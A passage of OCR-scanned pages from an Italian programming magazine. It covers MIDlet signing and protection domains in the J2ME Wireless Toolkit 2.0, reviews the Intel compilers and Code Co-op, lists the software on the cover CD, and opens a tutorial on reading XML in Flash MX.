- **untrusted**, in cui tutti i permessi sono negati o rinviati alla scelta dell'utente. Ad esempio, con una semplice MIDlet che instaura una connessione HTTP, comparirà un prompt che consente all'utente di permettere o negare la connessione.
- **trusted**, che setta ad *allow* (permesso) tutti i permessi di rete e del *push registry.*
- **minimum**, che setta a *deny* (negato) tutti i permessi di rete e del *push registry.*
- **maximum**, che setta ad *allow* (permesso) tutti i permessi.

Quando si sviluppa un'applicazione utilizzando il toolkit, l'applicazione viene eseguita nel dominio di protezione selezionato. Nel mondo reale, le applicazioni vengono installate nei domini di protezione sulla base dell'implementazione dell'architettura di sicurezza delle specifiche MIDP 2.0 adottata dal dispositivo. Il J2ME Wireless Toolkit 2.0 comprende inoltre un'implementazione che installa insiemi di MIDlet firmate digitalmente in un set di domini di protezione, sulla base di un certificato. Naturalmente, il toolkit comprende anche gli strumenti che permettono di firmare le MIDlet. Altrettanto naturalmente, firmare una MIDlet è un'operazione che ha poco senso se i dispositivi client su cui la MIDlet sarà eseguita non possono verificare la firma; nel mondo reale la MIDlet è accompagnata da un certificato di una trusted authority, mentre per testare l'applicazione il Wireless Toolkit mantiene una lista di certificati accettati dall'emulatore onde verificare le firme delle MIDlet. È possibile modificare tale lista tramite le utility del toolkit; da File/Utilities, basta scegliere la scheda Security e ciccare sul pulsante Ma-





Fig. 7: il J2ME Certificate Manager permette di gestire i certificati digitali utilizzati a scopo di test durante lo sviluppo.

nage Certificates, operazione che avvierà il J2ME Certificate Manager (Fig. 7). È possibile utilizzare questo tool per visualizzare e gestire i certificati di root mentre si sta testando la propria MIDlet in un emulatore; naturalmente, all'atto del rilascio della MIDlet sarà necessario fornire un certificato valido, acquistato da una root authority. Per firmare un insieme di MIDlet, è sufficiente cliccare sul comando Project/Sign: comparirà la Sign MIDlet Suite, che elencherà tutte le chiavi disponibili per la firma (Fig. 8).





Fig. 8: la firma digitale di una MIDlet è un'operazione alquanto semplificata dal J2ME Wireless Toolkit 2.0.

Quando si chiede a questo tool di creare una coppia di chiavi, verranno richieste all'utente le consuete informazioni dettate dallo standard X.509 da inserire nel certificato corrispondente (Organizational Unit, Business Unit, paese di appartenenza e così via). È necessario inoltre stabilire il dominio di protezione in cui saranno eseguite le MIDlet. Il certificato così generato è "autofirmato" (self-signed), e viene automaticamente aggiunto alla lista di certificati del toolkit; sottolineiamo ancora una volta che un simile certificato non verrà riconosciuto da un dispositivo reale. Firmando la MIDlet, verrà aggiunta una coppia di nuovi attributi al JAR che contiene l'insieme di MIDlet che costituisce l'applicazione, la firma stessa ed il certificato; l'operazione è del tutto trasparente all'utente ma, se si vuole verificare quello che succede, basta aprire il file JAD in un editor di testo: il risultato sarà simile al seguente:


```
MIDlet-Certificate-1-1:
    MIIB5DCCAU0CBD4fHfowDQYJKoZIhvcNA \
 QEEBQAwOTEZMBcGA1UEChMQSm9u
                      YXRoYW4gS \
 251ZHNlbjEcMBoGA1UEBhMTJaFw0wMzA0MTA \
...
 wgIR+gcJnQKWfPv2M4VGZpFShCSKzOs=
MIDlet-Jar-RSA-SHA1:
  lWHoiy1Ur0AgM0ZrI/Y46a0hMYUO81Kf6yiI \
 lsXi3g4Ubv2gqC4p7VWyF0c6EWYtqpSYgLOV \
 /UdSNuADEIcg0QBkTcc0GOf1+ZxQiJRNh/oG \
 4LfCpPJ+y3zUfkPwSJw7+7P4McRiXSpqrBLo \
 USUTa9ZTwV5oB7AUpCcm2U+yxg4=
```


Il toolkit codifica sia la firma che il certificato usando la codifica base64, che costituisce un modo efficace per rappresentare dati binari utilizzando caratteri.

EMULAZIONE

È da sottolineare come la ricchezza di nuove caratteristiche introdotte dalle specifiche MIDP 2.0 rendono il test di installazione delle proprie MIDlet importante quanto il test di runtime. L'emulatore si dimostra all'altezza del compito anche in questo. Quando è necessario testare il semplice comportamento a runtime, come nelle versioni precedenti basta ciccare su Project/Run (o sul pulsante Run): l'emulatore caricherà le classi direttamente dal CLASSPATH, le MIDlet non saranno pacchettizzate e non sarà possibile testare alcune caratteristiche dell'applicazione come il registro push e la firma delle MIDlet. Per testare queste caratteristiche è disponibile una funzione del tutto nuova, il comando Run via OTA nel menu Project. OTA sta, naturalmente, per Over-The-Air. Questa opzione avvia in esecuzione l'Application Management Software (AMS) dell'emulatore, e permette di gestire le MIDlet installate su di un dispositivo. L'AMS usa la versione pacchettizzata più di recente di un'applicazione, e permette di simulare sull'emulatore il processo di installazione. Nel corso di tale processo, l'emulatore verifica le MIDlet firmate digitalmente e le inserisce in esecuzione nel dominio di protezione appropriato. Una volta che le MIDlet sono state installate, l'emulatore è in grado di "catturare" le connessioni di rete in arrivo ed attivare le MIDlet che hanno registrato tali connessioni nel registro push. Scegliendo il comando Run via OTA, vengono mostrate le MIDlet installate (Fig. 9).





Fig. 9: la lista delle MIDlet installate disponibili nell'Application Management Software.

Scegliendo Install Application, si vedrà come le MIDlet vengono eseguite sul localhost: il Wireless Toolkit dispone infatti di una implementazione ridotta di un server OTA. È sufficiente accettare l'URL proposto per dare inizio all'installazione dell'applicazione.

Paolo de Nictolis

Compilatori Intel per Windows

Le nuove versioni dei compilatori C++ e Fortran di Intel permettono di sfruttare pienamente le maggiori prestazioni derivanti dalla Hyper-Threading Technology.

La tecnologia Hyper-Threading di Intel permette ad un singolo processore di elaborare dati come se sulla macchina insistessero due processori, eseguendo le elaborazioni da thread differenti in maniera parallela anziché sequenziale. I processori che abilitano la Hyper-Threading Technology possono aumentare le prestazioni delle applicazioni che abbiano un elevato grado di parallelismo. I nuovi compilatori di Intel permettono di generare codice compatibile con tale tecnologia e, di sfruttare appieno il relativo incremento di prestazioni.

CALCOLO PARALLELO E VANTAGGI

I compilatori Intel sono provvisti di direttive, per il software pipelining, loop unrolling e data prefetching, che forniscono informazioni tese ad aumentare l'ottimizzazione del codice relativo all'applicazione compilata. È previsto il supporto ai maggiori standard quali ANSI C/C++ e ISO C/C++. Il vero punto di forza dei nuovi compilatori è nella capacità di sviluppo e di ottimizzazione per applicazioni multi-thread attraverso il supporto allo standard OpenMP 2.0 per C/C++ e Fortran. L'API di OpenMP (*www.OpenMP.org*) supporta la programmazione shared-memory parallel multi-piattafoma (Linux, Unix, Windows, ecc…), nei linguaggi C/C++ e Fortran, su qualsiasi architettura. Definita all'interno di un gruppo costituito dai maggiori produttori di hardware e di software, OpenMP è un modello portabile e scalabile che fornisce un'interfaccia semplice





Fig. 1: **L'interfaccia dell'Enhanced Debugger Intel, fornito con l'installazione del compilatore.**

Come installare i compilatori

1 **Per ottenere la password di installazione è neccesario avviare la procedura di download del sul sito della Intel *www.intel.com/software/products/compilers/*, scegliere il compilatore si desideriamo installare (ad esempio INTEL C++ 7.0 per Windows) e cliccare sul pulsante Download**

2 **Compilare il modulo con i nostri dati, con particolare cura all'inserimeento corretto dell'indirizzo e-mail. Al fine di completare l'installazione del software, riceveremo una e-mail contenente il file di licenza (*.lic*) da salvare nella cartella *C:\Program Files\Common Files\Intel\Licences.***

3 **Non è necessario continuare la procedura con il download del pacchetto: lo abbiamo già sul 2°CD! È sufficiente lanciare il setup e, una volta ciccato il pulsante *Install Now*, selezionare il file relativo alla licenza salvato in precedenza e scegliere i componenti che vogliamo utilizzare…**

e flessibile per lo sviluppo di applicazioni parallele per piattaforme che vanno dal desktop al supercomputer.

CARATTERISTICHE

I compilatori Intel C++ 7.0 sono progettati per funzionare al meglio con processori Intel a 32-bit, compresi Pentium 4, Xeon, Itanium e Itanium 2, migliorando le funzioni di ottimizzazione, quali la vettorializzazione e le Streaming SIMD Extensions 2 (SSE2) per IA32, ecc… I compilatori offrono anche opzioni (G1, G2) di ottimizzazione specifiche per i processori Itanium e Itanium 2, per trarre vantaggi da questa particolare architettura. Infine, i compilatori migliorano la compatibilità del codice sorgente prodotto con Microsoft Visual Studio 6 e Microsoft Visual Studio .NET.

FUNZIONAMENTO

I compilatori sono progettati per funzionare in maniera console, cioè "a riga di comando". Tuttavia, il compilatore C++ viene installato come plug-in di Microsoft Visual C++ 6.0 e/o di Microsoft Visual C++ .NET, fornendo una serie di funzionalità pienamente compatibili anche con l'ambiente Visual Studio 6.0 o Visual Studio .NET, secondo i casi. Il compilatore Fortran, invece, fornisce una serie di funzionalità compatibili con Microsoft Visual Studio .NET.
Effettuate le impostazioni (vedi box in basso), l'uso del compilatore Intel all'interno di Visual Studio è del tutto trasparente al programmatore, giacché l'ambiente di programmazione provvede alla generazione di tutte le direttive di ottimizzazione a partire dalle impostazioni di progetto (Finestre Project/Settings e Tools/Select Compiler). Inoltre, grazie all'utilizzo del compilatore Intel, le applicazioni generate con Visual Studio possono godere di maggiore compatibilità con i processori Intel, e beneficiare dell'aumento di prestazioni derivante dalla tecnologia Hyper-Threading.

CONCLUSIONI

I compilatori Intel, per quanto abbiamo visto sopra, sono ideali per l'ottimizzazione di applicazioni pensate per funzionare su sistemi basati su processori Intel. Per trarre maggiori vantaggi dalla tecnologia Hyper-Threading, però, non basta solo usare questi compilatori. Occorre concepire le applicazioni tenendo conto della possibilità per il processore di poter "parallelizzare" i processi. Solo così si possono ottenere risultati significativi. Non ci resta che ricordarvi di effettuare la registrazione sul sito di Intel per godere del periodo (30 gg.) di valutazione delle demo contenute nel CD-Rom.

Requisiti hardware

Per lo sviluppo di applicazioni IA-32:
Sistema basato su processore Intel Pentium (Intel Pentium 4 raccomandato) o superiore; Intel Xeon or superiore.
128 MB di RAM (256 MB di RAM raccomandati).
100 MB di spazio su disco.

Per lo sviluppo di applicazioni per sistemi Itanium
Sistema basato su processore Itanium or superiori (Itanium 2 raccomandato)
512 MB di RAM (1 GB raccomandato).
100 MB di spazio su disco.








Fig. 2: Compilazione di un progetto attraverso l'utilizzo del compilatore Intel all'interno di Microsoft Visual C++. Nella finestra Build, in basso, possiamo notare la chiamata al compilatore (icl nomefile.cpp).

Uso in simbiosi con Visual C++

1 **Se vogliamo che per l'intero progetto venga utilizzato il compilatore Intel C++ 7.0 per Windows, selezionare la voce Tools/Select Compiler e spuntare le caselle che ci interessano (IA –32 e/o Itanium compiler). Così facendo Visual Studio utilizzerà il compilatore Intel per tutti i file.**

2 **Per escludere un file dalla compilazione Intel, selezioniamo la voce *Project /Settings*; scegliamo il file e, nel tab C/C++, aggiungiamo la macro *USE_NON_ INTEL_ COMPILER* nel campo Prepocessor definitions. Visual Studio utilizzerà il proprio compilatore per quel fine.**

3 **Se vogliamo, al contrario, che l'intero progetto sia compilato normalmente e che il compilatore Intel agisca su un solo file, scegliamo il file e aggiungiamo la macro USE_ INTEL_COMPILER nel campo Preprocessor definitions. Il compilatore Intel verrà lanciato per la compilazione di quel file.**

Code-Co-op 4.0

Sviluppa in team le tue applicazioni.

Code Co-op 4.0 è un programma che consente di sviluppare applicazioni in C++, Java, HTML… Può funzionare in modalità distribuita senza la necessità di utilizzare un server. Supporta non solo la collaborazione tramite Lan, ma anche via e-mail. In tal modo è possibile collaborare ad un progetto pur non risiedendo nella stessa area geografica e, soprattutto, senza la necessità di installare un server!

Fig. 1: Da questa finestra si può scegliere di utilizzare la versione trial del programma.

Grazie all'uso di appropriati messaggi di posta elettronica, è possibile ottenere la sincronizzazione dei sorgenti persino tra postazioni che non sono costantemente connesse in rete. Si integra con strumenti di sviluppo quali Microsoft Visual studio, Borland Delphi, C++ Builder, Allaire ColdFusion ed altre applocazioni che utilizzano le API SCC della Microsoft. Appena si lancia l'applicazione, compare la finestra rappresentata in Fig. 1. Per scegliere di utilizzare la versione trial, basta cliccare su "Keep evaluating" e verrà visualizzata la finestra principale.





Fig. 2: Si crea un nuovo progetto dal menu.





Fig. 3: Un esempio dei tipi di file che si possono includere in un progetto.

L'AMBIENTE

Nella finestra principale di Code Co-op 4.0 sono presenti una barra dei menu, una barra degli strumenti e sei schede: File, Check-in Area, Mailbox, Synch Area, History e Project. Ognuna di esse consente di visualizzare informazioni relative ai progetti correnti ed, eventualmente, di fare operazioni su di essi.

CREARE UN NUOVO PROGETTO

Dalla finestra principale è possibile creare un nuovo progetto, cliccando su *Project* | *New*; quindi specificare il percorso del file da aggiungere e poi,nella successiva schermata, la sua estensione (.cpp, .wav…). Nella parte sinistra della finestra corrente, si seleziona l'estensione del file e nella parte destra verranno visualizzati tutti i file che si trovano nel path precedentemente specificato e che hanno l'estensione selezionata. Se i file sono stati creati all'esterno della directory di progetto di Co-op, bisogna includerli cliccando su "Add selected Files" dopo averli selezionati. A questo punto, i file fanno ufficialmente parte del progetto.

Fig. 4: Si aggiungono i file al progetto.

SCHEDA TECNICA

Nome prodotto: Code Co-op 4.0
Produttore: Reliable Software
Web: www.relisoft.com
Licenza: Shareware
Prezzo: $159 per le prime 10 postazioni, $125 per la altre.
File sul 1° CD: co-op.exe

Mathcad 11

Mathcad rappresenta da anni uno dei più diffusi software per il calcolo scientifico, utilizzato in tutto il mondo e a tutti i livelli. Coniugando semplicità e potenza, Mathcad si pone a metà strada fra un programma di calcolo ed un word processor orientato alla produzione di testi scientifici. Le funzioni sono dunque tantissime ma, grazie ad un approccio sicuramente indovinato, anche i nuovi utenti riescono subito ad essere produttivi. Basta cominciare a digitare qualche formula per entrare in confidenza con il tool: possiamo posizionare il cursore su qualsiasi punto della pagina e, una volta scritta una equazione, la vedremo "vivere" sotto i nostri occhi! Le formule, che si riescono a scrivere proprio come faremmo con un foglio di carta ed una penna, non sono quindi delle semplici scritte ma tengono conto dei valori assegnati, istante per istante, alle variabili presenti nelle formule stesse. Mathcad consente dunque la risoluzione sia numerica che simbolica delle più complesse equazioni.

Nel CD: Mathcad

Fullxml

Fullxml (*http://www.fullxml.com*) è un software Open Source, rilasciato con licenza GPL, per il Content Management, scritto interamente in ASP e basato su XML per l'organizzazione dei contenuti. Il progetto è stato varato nell'Ottobre del 2001; attualmente, dal sito Internet di John Roland, creatore del progetto, è possibile scaricare la versione 2.3 beta, mentre l'ultima versione stabile è la 2.0.5. È a tutt'oggi pianificata una versione 3 le cui novità più rilevanti saranno un nuovo formato XML per il miglioramento delle performance ed il supporto ai più comuni database (MySQL, Access e SQL Server). Secondo le parole di John Roland, Fullxml è un Web Portal System istantaneo. L'obiettivo è quello di avere un sito Web che automatizzi la distribuzione di notizie e contenuti.

Nel CD: fullxml205.zip

J2ME Wireless Toolkit 2.0

Il supporto alla versione 2.0 di MIDP (*http://wireless.java.sun.com/midp/articles/midp20/*) costituisce la prima, ma non certo l'unica, novità della versione 2.0, che permetterà agli sviluppatori di usufruire di nuove feature come il supporto ad HTTPS, una serie di API (Application Programming Interfaces) per lo sviluppo di applicazioni multimediali e giochi, miglioramenti apportati al layout delle form, la rappresentazione di immagini come array di interi (che permette alle applicazioni MID, le cosiddette MIDlet, di manipolare direttamente le immagini, ad esempio applicando filtri numerici), la firma digitale del codice MID, un registro push che permette alle MIDlet di gestire connessioni di rete, il supporto per le suonerie e l'esecuzione di dati audio campionati. Oltre agli strumenti base per creare e pacchettizzare applicazioni che fanno uso delle MIDlet, il toolkit fornisce allo sviluppatore una serie di tool per settare i permessi sulle MIDlet create, per applicarvi una firma digitale, e per lavorare con i domini di protezione. Gli utenti alle prime armi con lo sviluppo di applicazioni mobile apprezzeranno la facilità d'uso dell'interfaccia grafica, laddove gli sviluppatori esterni usufruiranno di strumenti potenti per lo sviluppo ed il testing del codice MIDP.

Nel CD: j2me_wireless_toolkit-1_0_4_01-bin-win.exe

Code Co-op 4.0

Code Co-op 4.0 è un programma di controllo versioni sorgenti per applicazioni realizzate in C++, Java, HTML… Può funzionare in modalità distribuita senza la necessità di utilizzare un server. Supporta non solo la collaborazione tramite Lan, ma anche via e-mail. In tal modo, è possibile collaborare ad un progetto pur non risiedendo nella stessa area geografica e, soprattutto, senza la necessità di installare un server! Grazie all'uso di appropriati messaggi di posta elettronica, è possibile ottenere la sincronizzazione dei sorgenti persino tra postazioni che non sono costantemente connesse in rete. Si integra con strumenti di sviluppo quali Microsoft Visual studio, Borland Delphi, C++ Builder, Allaire ColdFusion ed altre applicazioni che utilizzano le API SCC della Microsoft. Dal sito *http://www.relisoft.com/co_op* è possibile scricare la versione shareware di questo prodotto. Per scegliere di utilizzare la versione trial, basta cliccare su *"Keep evaluating"* e verrà visualizzata la finestra principale.

Nel CD: co-op.exe

Adobe FrameMaker 7.0

Una soluzione per l'authoring ed il publishing che tiene assieme la semplicità di un word processor con la potenza del linguaggio XML. La compilazione del testo può avvenire in un ambiente completamente WYSIWYG, già pronto per produzione di XML ben formato. La potenza e la flessibilità di Adobe FrameMaker lo rendono il programma di riferimento per le aziende che hanno necessità di pubblicare informazioni su canali diversi, tra cui XML, HTML, Adobe PDF (Portable Document Format) e SGML. Ideale per la gestione di testi complessi e lunghi, grazie alla generazione automatica e l'aggiornamento di indici, sommari, riferimenti incrociati e collegamenti ipertestuali.
Versione di valutazione valida trenta giorni.

Nel CD: fm7_tryout

Java 2 Development Kit 1.4.1

L'ambiente di sviluppo Sun che negli ultimi anni si è imposta come la prima scelta per i programmatori che lavorano in ambito multipiattaforma. In questa nuova release troviamo grandi miglioramenti sul piano delle performance e della scalabilità. In particolare, la connettività ha fatto un ulteriore passo avanti grazie a XML, CORBA, Ipv6 e alla tecnologia JDBC 3.0. Tra le tante novità della Java 1.4 si segnalano le notevoli migliorie per tutto ciò che riguarda l'IO: buffer, gestione delle regular expression, socket, channels e molto altro ancora. La minor release ha migliorato il supporto ai Web Services, la Virtual Machine dispone di due nuovi Garbage Collector e sono stati risolti oltre 2000 bug che affliggevano la precedente release.

Nel CD: j2se

IntelliJ IDEA 3.0.2

Un completo IDE per Java che si dimostra al contempo semplicissimo da utilizzare e potente come pochi altri. Tra le caratteristiche che differenziano questo ambiente di sviluppo rispetto ai concorrenti è il pieno sfruttamento della tastiera: pressoché tutti i comandi disponibili sono raggiungibili, oltre che col

mouse, attraverso una combinazione di tasti facilmente(!) memorizzabile. Tutti sappiamo quanto sia prezioso il tempo che si può risparmiare in questo modo. Altra vantaggiosa caratteristica di questo IDE è la possibilità di configurare al volo lo spazio video a nostra disposizione aprendo e chiudendo i vari pannelli di comando in modo rapido e semplice. In questa nuova versione, risulta particolarmente interessante il supporto per J2EE: realizzare applicazioni Web non è mai stato così semplice! Versione di prova valida trenta giorni.

Nel CD: IntelliJ

Ariacom Business Reports 2.0

Un complesso ambiente per la generazione e la pubblicazione di report che può interfacciarsi con tutti i più diffusi database, grazie al supporto nativo per Access, Sql Server e Oracle, in aggiunta al classico ODBC. Anche gli utenti alle prime armi potranno sfruttare da subito questo software, grazie alla presenza di un Wizard per il collegamento alla base di dati. È possibile generare i report sia come semplici file, sia come e-mail o inviarli direttamente via fax.
Gratuito.

Nel CD: brfree17.exe

DBxq 3.1

Un plancia di comando per gestire qualsiasi database all'interno di un ambiente semplice e coerente. È possibile compiere, con semplicità, tutte le più comuni operazione di creazione e gestione di database. Grazie ad una funzione di cache particolarmente ottimizzata, le operazioni di aggiornamento e ricerca risultano particolarmente veloci. Versione di valutazione valida quindici giorni.

Nel CD: dbxq.exe

Install-Us Professional 4.5

I pacchetti di installazione che si possono creare con Install-us hanno un aspetto decisamente professionale e possono essere utilizzati per distribuire il nostro software su qualsiasi media: CD, Intrenet o semplici dischetti. È presente una completa gestione della funzione di disinstallazione.

Nel CD: iuse.zip

IronEye SQL 1.0

Attraverso un attento vaglio delle istruzioni SQL scambiate fra un'applicazione ed un DB, IronEye consente di individuare i colli di bottiglia che pregiudicano le prestazioni dei sistemi software progettati. Due sono i parametri che più di tutti forniscono informazioni utili: le istruzioni SQL che impiegano più tempo ad essere eseguite e quelle che sono lanciate un numero eccessivo di volte. IronEye può servire per ottimizzare qualsiasi applicazione che utilizzi un driver JDBC e non richiede alcun cambiamento nel codice. Versione di valutazione valida trenta giorni.

Nel CD: IronEye

Javelin 6.5.8

Un piccolo e interessante ambiente di sviluppo che consente, per via grafica, di realizzare complesse applicazioni Java. Buona parte dello sviluppo può essere formalizzato secondo lo standard UML, lasciando all'ambiente l'incombenza di tradurre lo schema in codice Java. La nuova versione di questo piccolo ambiente di sviluppo Java che non rinuncia a funzioni importanti come la compilazione "intelligente" che, in progetti che coinvolgono più file, tiene traccia delle modifiche effettuate ed effettua la compilazione solo sui file effettivamente modificati. Pur non rivaleggiando con i concorrenti più blasonati, Javelin rappresenta una soluzione che merita la nostra attenzione. Versione di dimostrativa.

Nel CD: javelw32.exe

Peter's XML Editor 2.0

Un editor XML particolarmente semplice e veloce che non rinuncia ad alcune caratteristiche importanti come la possibilità di una doppia vista sui documenti: la classica vista ad albero che evidenzia la struttura delle informazioni, e la vista del sorgente completa di syntax-highlighting.
Gratuito

Nel CD: pxe.exe

PremiumSoft MySQL Studio 4.4

Un ottimo tool per la gestione grafica di database MySQL che si rivela di grande utilità nelle attività di monitoraggio e reporting connesse alla manutenzione dei database.
L'interfaccia è stata completamente ridisegnata per offrire una migliore usabilità e semplificare tutte le più comuni operazioni. Particolarmente indicato per gli sviluppatori Web ed i Web Masters.
Versione di valutazione valida trenta giorni.

Nel CD: pmstudio51trial.exe

Resource Tuner 1.91

Resource Tuner è uno strumento eccellente per esplorare le risorse contenute negli eseguibili: dialog box, menu, icone, figure, toolbar.
Tutto ciò che rientra nell'interfaccia di un'applicazione Windows può essere visualizzato e modificato a piacimento.
Trial version di trenta giorni.

Nel CD: rtsetup.exe

Visual Assist 6.0

Un assistente per la scrittura rapida del codice: questo è lo scopo del tool che presentiamo.
Visual Assist migliora le funzionalità dell'IntelliSense, velocizzando la visualizzazione ed estendendo il supporto ai simboli e a numerose librerie. Un'altra utile funzione consiste nel sottolineare gli errori sintattici e contestuali, immediatamente durante la scrittura del codice. Di facile apprendimento, consente di essere da subito operativi senza che sia necessario imparare nuovi comandi.
Nella directory trovate anche la versione per Visual Studio .NET.
Versione di valutazione valida trenta giorni.

Nel CD: VAssist

XMLwriter 2.1

Uno dei migliori editor XML presenti sul mercato in versione di prova per trenta giorni. In questo tempo potrete valutare la grande flessibilità e la semplicità di questo tool che conferma la sua validità anche come strumento didattico grazie alla piccola ma ben fatta guida XML.
L'help sensibile al contesto e la capacità di convertire file XML in HTML attraverso fogli di stile XSL completano questo ottimo prodotto.
Versione di prova valida trenta giorni.

Nel CD: xmlwri12.zip

Flash MX

E XML: UN DIALOGO POSSIBILE

Due tra le migliori tecnologie attualmente disponibili per gli sviluppatori possono finalmente dialogare. In questo articolo vedremo come.

La diffusione del Flash Player, la potenza del linguaggio di programmazione di Flash Mx, la versalità del programma della Macromedia nel creare interfacce utente accattivanti e dinamiche, unito alla portabilità e alla semplicità d'uso dell'XML, donano agli sviluppatori molteplici possibilità per creare complete applicazioni facilmente aggiornabili. La scelta nell'utilizzo di tali tecnologia spazia dalla necessità di fornire all'utente nuove esperienze di navigazione alla possibilità di distribuire il prodotto su differenti piattaforme : internet, palmari, webtv, cellulari. Nell'articolo capiremo come Flash Mx interpreta e gestisce una fonte dati proveniente da un file XML e costruiremo una vera e propria applicazione in grado di generare un questionario i cui set di domande e risposte sono svincolati dai contenuti e inseriti in file XML esterni.

XML, PERCHÈ ?

Con l'avvento della piattaforma .NET della Microsoft, di Coldfusion MX, dei WebServices, si fa sempre più pressante l'utilizzo dell'XML. Se ne sente parlare ovunque ma il suo successo è dovuto alla potenza del Web che rende possibile la comunicazione con chiunque e in qualunque luogo. Questo ha richiesto uno standard, per la rappresentazione dei dati, che fungesse da veicolo per le transazioni aziendali, la condivisione di dati provenienti da database e qualsiasi rappresentazione per lo spostamento di dati su Web. Tutto questo è consentito dall'XML, un metalinguaggio per descrivere i dati in maniera strutturata ! Un altro enorme vantaggio è rappresentato dalla portabilità dei dati, che possono essere ricavati da qualsiasi fonte e gestiti indipendentemente dal server con un utilizzo di banda minimo. Ma per uno sviluppatore Flash, la cosa interessante è che permette di separare la presentazione prettamente grafica dai contenuti facilitandoci l'aggiornamento dei dati.
Utilizzare XML è comodo sopratutto perché mette a disposizione un flessibile e coerente framework, all'interno del quale i dati possono essere rappresentati con univoche proprietà semantiche, regole grammaticali e relazioni. In pratica, l'XML è un modo di formattare dati assegnando loro una struttura. Bisogna però anche saper dosare il suo utilizzo, in quanto essendo scritto come un file di testo qualsiasi, eredita anche i suoi limiti.
Per esempio, nel caso in cui la fonte dati XML subisca molti richiami (query) da parte del nostro software, dobbiamo sapere a priori che questo potrebbe rappresentare un problema per le performance della nostra applicazione, in quanto il file va ogni volta aperto, letto e codificato dal programma. Riassumendo, usare XML permette di ottenere:

1. Ricerche più significative.
2. Sviluppo di applicazioni Web più flessibili.
3. Integrazione di dati di diverse origini.
4. Computazione e manipolazione locale dei dati.
5. Strutturazione organizzata dei dati.
6. Facilità di aggiornamento e archiviazione dei dati.

STRUTTURA DI UN DOCUMENTO XML

Analizziamo ora un semplice file XML, cercando di definire alcuni concetti fondamentali. Partendo da questo file, arriveremo poi a crearne uno più complesso, parte del programma che svilupperemo. L'applicazione gestirà un test di verifica con l'interfaccia in Flash Mx e la fonte dati (un set di domande/risposte) contenuta appunto in un documento XML. Dopo una veloce panoramica sulle potenzialità di XML ,vediamo come è formato un documento:

```
<?xml version="1.0"?>
<UTENTI>
  <UTENTE>
    <NOME> Marco</NOME>
    <COGNOME> Casario </COGNOME>
    <EMAIL> mcasario@shocknet.it </EMAIL>
  </UTENTE>
  <UTENTE>
    <NOME> Marco</NOME>
    <COGNOME> Rossi</COGNOME>
    <EMAIL> mrossi@shocknet.it </EMAIL>
```

File sul CD
soft\codice\Flash_XML.zip

File sul Web
www.itportal.it/iop69/Flash_XML.zip

Funzioni Ricorsive

La navigazione di un file XML si sposa perfettamente con il concetto di funzione o algoritmo ricorsivo.. In termini generici una funzione ricorsiva è una funzione che durante l'esecuzione richiama se stessa finchè non si verificano determinate condizioni.

Flash & XML

Flash MX

e XML: un dialogo possibile

```
  </UTENTE>
</UTENTI>
```

Questo è un semplice esempio di file XML che contiene una serie di elementi, e che rispetta tre regole fondamentali: l'elemento è il contenitore di dati di un documento XML; ogni documento deve contenere un root element; tutti i tag che strutturano i nostri dati devono essere chiusi.
Nel nostro esempio :

- **<?xml version="1.0"?>**: è la dichiarazione del tipo di documento che stiamo creando. Quando lavoriamo con Flash Mx, non è necessaria ma è buona abitudine inserirla. Da notare che questo tag non ha chiusura in quanto non è un elemento.
- **<UTENTI>**: è il root element. Contiene i sottoelementi della nostra struttura dati. Il tag viene chiuso alla fine.
- **<UTENTE>,<NOME>, <COGNOME>, <EMAIL>**: sono i sottoelementi che contengono i dati del nostro documento. I tag vengono chiusi alla fine.

Prima di iniziare a vedere come far interagire Flash con il nostro documento XML, focalizziamo i seguenti punti:

- gli elementi che compongono il nostro documento possono essere anche vuoti;
- come per l'HTML anche gli elementi XML possono avere degli attributi (es. *<NOME valore=Marco></NOME>*);
- i *whitespace* rappresentano tutti gli spazi, ritorni a capo, TAB nel nostro documento XML. Sono importanti perché per alcune versioni del flash Player, dobbiamo costruire un parser che li gestisca;
- l'XML è case sensitive, cioè riconosce la differenza fra maiuscole e minuscole.

RIA

